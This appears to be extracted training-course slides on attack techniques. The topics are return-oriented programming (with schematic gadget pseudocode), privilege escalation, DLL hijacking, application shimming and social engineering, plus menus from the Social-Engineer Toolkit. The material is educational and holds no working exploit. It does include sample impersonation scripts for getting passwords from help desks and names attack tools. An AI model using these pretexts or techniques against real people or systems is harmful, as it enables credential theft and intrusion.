An attacker hijacks the target **program control flow** by gaining access to the call stack and then executes arbitrary machine instructions by reusing available libraries known as gadgets



Gadgets are a collection of instructions that end with the **x86 RET instruction**



The attacker selects a **chain of existing gadgets** to create a new program and executes it with malicious intentions



ROP attacks are very effective as they utilize available and **legal code libraries**, which are not identified by security protections such as **code signing** and executable space protection

Code

```
maliciousfunc ( )  
.....  
Push addr_gadgetC()  
Push addr_gadgetB()  
MOV  X0, gadgetA  
BR   X0
```

Malicious app uses buffer overflow to corrupt stack frames

Library

```
libFuncA ( )  
.....  
<Useful gadget>  
Pop LR  
RET  
.....  
libFuncB ( )  
.....  
<Useful gadget>  
Pop LR  
RET  
.....
```

Call gadget A

Pop the address of gadget B from the stack and return to it


Pop the address of gadget C from the stack and return to it

Privilege Escalation

An attacker can gain access to the network using a **non-admin user account** and the next step would be to gain administrative privileges

The attacker performs a privilege escalation attack that takes advantage of **design flaws, programming errors, bugs, and configuration oversights** in the OS and software application to gain administrative access to the network and its associated applications

These privileges allow the attacker to **view critical/sensitive information**, delete files, or install malicious programs such as viruses, Trojans, or worms



Privilege Escalation (Cont'd)

Types of Privilege Escalation

1 Horizontal Privilege Escalation


- ❑ Acquiring the same privileges that have already been granted, by assuming the **identity of another user** with the same privileges

2 Vertical Privilege Escalation

- ❑ Gaining **higher privileges** than those existing


DLL Hijacking/Injection

- ❑ Most Windows applications do not use the **fully qualified path** when loading an external DLL library. Instead they search the directory, from which they have been loaded
- ❑ If attackers can place a **malicious DLL in the application directory**, it will be executed in place of the real DLL
- ❑ Attackers use tools such as **Robber** and **PowerSploit** to detect hijackable DLLs and perform DLL hijacking on the target system



Robber

- ✓ Robber is an open-source tool that helps attackers to **find executables prone to DLL hijacking**



Driver Manipulation



Refactoring


- ❖ Refactoring is the process of modifying the **non-functional code** of driver software without affecting the actual operation of the driver.
- ❖ The attacker **modifies the control blocks**, variables, and other internal parts of a program without effecting the actual execution flow of the program.
- ❖ Using the refactoring method, attackers can hide their malicious programs in driver software and easily **evade antivirus** solutions.

Application Shimming

- ❖ The Windows Application Compatibility Framework called shim is used to **provide compatibility** between the older and newer versions of the Windows operating system.
- ❖ Shimming allows programs or drivers created for Windows XP to be compatible with Windows 10.
- ❖ Shims such as **RedirectEXE**, **injectDLL**, and **GetProcAddress** can be used by attackers to escalate privileges, install backdoors, disable Windows Defender, etc.



Module Flow



What is Social Engineering?



- ☐ Social engineering is the art of **convincing people** to **reveal confidential information**

- ☐ Social engineers depend on the fact that **people are unaware** of the valuable information to which they have access and are careless about protecting it

Common Targets of Social Engineering



- 1 Receptionists and Help-Desk Personnel
- 2 Technical Support Executives
- 3 System Administrators
- 4 Users and Clients
- 5 Vendors of the Target Organization
- 6 Senior Executives

Behaviors Vulnerable to Attacks

Authority



Intimidation



Consensus or Social Proof



Scarcity



Urgency



Familiarity or Liking




Trust



Greed

Impersonation



- ❑ The attacker **pretends to be someone legitimate or an authorized person**
- ❑ Attackers may **impersonate** a legitimate or authorized person either personally or using a **communication medium** such as phone, email, etc. to reveal **sensitive information**

Impersonation Examples



Posing as a Legitimate End User

The attacker gives this identity and asks for the sensitive information

"Hi! This is John from the Finance Department. I have forgotten my password. Can I get it?"



Posing as an Important User

The attacker poses as a VIP of a target company, valuable customer, etc.

"Hi! This is Kevin, CFO Secretary. I'm working on an urgent project and lost my system's password. Can you help me out?"

Impersonation (Vishing)

- ❑ An impersonation technique in which the attacker **tricks individuals** to reveal personal and financial information **using voice technology** such as the telephone system, VoIP, etc.



Vishing Example

Abusing the Over-Helpfulness of Help Desks

- ❑ The attacker calls a company's help desk, pretends to be someone in a **position of authority** or relevance and tries to **extract sensitive information** from the help desk

"A man calls a company's help desk and says he has forgotten his password. He adds that if he misses the deadline on a big advertising project, his boss might fire him.

The help desk worker feels sorry for him and quickly resets the password, unwittingly giving the attacker a clear entrance into the corporate network."

Eavesdropping, Shoulder Surfing, and Dumpster Diving



Eavesdropping

- **Unauthorized listening of conversations**, or reading of messages
- Interception of audio, video, or written communication



Shoulder Surfing

- Direct observation techniques such as **looking over someone's shoulder** to get information such as passwords, PINs, account numbers, etc.



Dumpster Diving

- Looking for **treasure in someone else's trash**



Reverse Social Engineering, Piggybacking, and Tailgating



Reverse Social Engineering

- ❑ The attacker presents him/herself as an **authority** and the target seeks his or her advice before or after offering the information that the attacker needs

Piggybacking

- ❑ An authorized person intentionally or unintentionally allows an **unauthorized person** to pass through a secure door e.g., "I forgot my ID badge at home. Please help me"

Tailgating

- ❑ The attacker, wearing a **fake ID badge**, enters a secured area by closely following an authorized person through a door that requires key access

Hoax Letters, Instant Chat Messenger, and Spam Email

Hoax Letters

- ❑ Emails that issue **warnings** to the user about new viruses, Trojans, or worms that may harm the user's system

Spam Email

- ❑ Irrelevant, unwanted, and unsolicited emails that attempt to collect **financial information, social security numbers, and network information**

Instant Chat Messenger

- ❑ Gathering **personal information by chatting** with a selected user online to get information such as birth dates and maiden names


Phishing



Phishing is the practice of **sending an illegitimate email** claiming to be from a **legitimate site** in an attempt to **acquire a user's personal or account information**



Phishing emails or pop-ups **redirect users to fake webpages** that mimic trustworthy sites, which ask them to submit their personal information



Clicking the link directs you to a fraudulent web page that looks similar to a genuine HMRC page

Types of Phishing

-  **Spear Phishing**
A **targeted phishing attack** aimed at **specific individuals** within an organization
-  **Whaling**
An attacker **targets high profile executives** like CEOs, CFOs, politicians, and celebrities who have complete access to confidential and highly valuable information
-  **Pharming**
The attacker **redirects web traffic** to a fraudulent website by installing a malicious program on a personal computer or server
-  **Spimming**
A **variant of spam** that **exploits Instant Messaging platforms** to flood spam across the networks

Credential Harvesting and Typosquatting



Credential Harvesting

- ❑ Attackers employ TTPs such as phishing campaigns, password dumping tools, and MITM attacks to perform **credential stuffing**
- ❑ Using this technique, attackers not only **steal the victim's credentials** but also sell the victim's personal and financial information on the dark web



- ❑ Attackers register domain names with intentionally **misspelled versions** of well-known websites to send unsuspecting visitors to malicious websites
- ❑ When a victim enters a misspelled URL on the web browser, the web browser automatically **loads a malicious website** controlled by the attacker, and the victim is lured into entering their sensitive details

Typosquatting

Elicitation



A technique of extracting information from the victim by drawing them into normal and **disarming conversations**. To use this technique, the attacker needs to **create complex cover stories**, plan, and may even need to involve co-conspirators.

Use of Flattery

The attacker can use statements such as *"You are the top-notch guy handling the project" and "I'll bet you are the clever brains behind the success of the company."*

Bracketing

The attacker might say to the target user *"I'd guess the security of your company is pretty tight. I would assume you have ten surveillance cameras in the premises."*

Use of False Statements

The attacker can use statements such as the following: *"I heard that your company has fifty systems, two servers, and a printer placed in a single room. People say that room is like Fort Knox! Nobody can get in."*

Artificial Ignorance

The attacker can use statements such as the following: *"I don't know anything about project development, but I'll bet you know everything about the project development process."*

The Sounding Board

The attacker listens to the target's feelings and provides positive or negative judgment about their feelings. This creates trust between the attacker and the victim, and the victim starts sharing additional information.

Identity Theft

Identity theft is a crime in which **an imposter steals your personally identifiable information** such as name, credit card number, social security or driver's license numbers, etc. to commit fraud or other crimes



Attackers can use identity theft to **impersonate employees of a target organization** and physically access facilities

Influence Campaigns

- ❖ Influence campaigns are defined as the **accumulation of tactical data** about a target, along with the distribution of propaganda to gain a competitive edge over an adversary
- ❖ They are initiated by threat actors such as **hacktivists**, **terrorists**, and **nation-state actors** with the intention of changing public attitude towards a topic related to political, social, demographic, and economic divisions



Hybrid Warfare

- The use of uncommon procedures such as **cyber warfare** as a component of a multi-domain warfighting tactic to damage and disable an adversary without direct conflict



Social Media

- Influencers design and publish their observations and views on social media, potentially associating their followers with **fake articles** and **products**

Social Engineering Tools

Social-Engineer Toolkit (SET)

- ❑ The Social-Engineer Toolkit (SET) is an open-source **Python-driven tool** aimed at penetration testing around social engineering

```
Parrot Terminal
File Edit View Search Terminal Help
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReLIX) [---]
[---] Version: 0.0.3 [---]
[---] Codename: 'Maverick' [---]
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit

set> 1
```

```
Parrot Terminal
File Edit View Search Terminal Help
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2
```



SpeedPhish Framework (SPF)
<https://github.com>



Gophish
<https://getgophish.com>



King Phisher
<https://github.com>

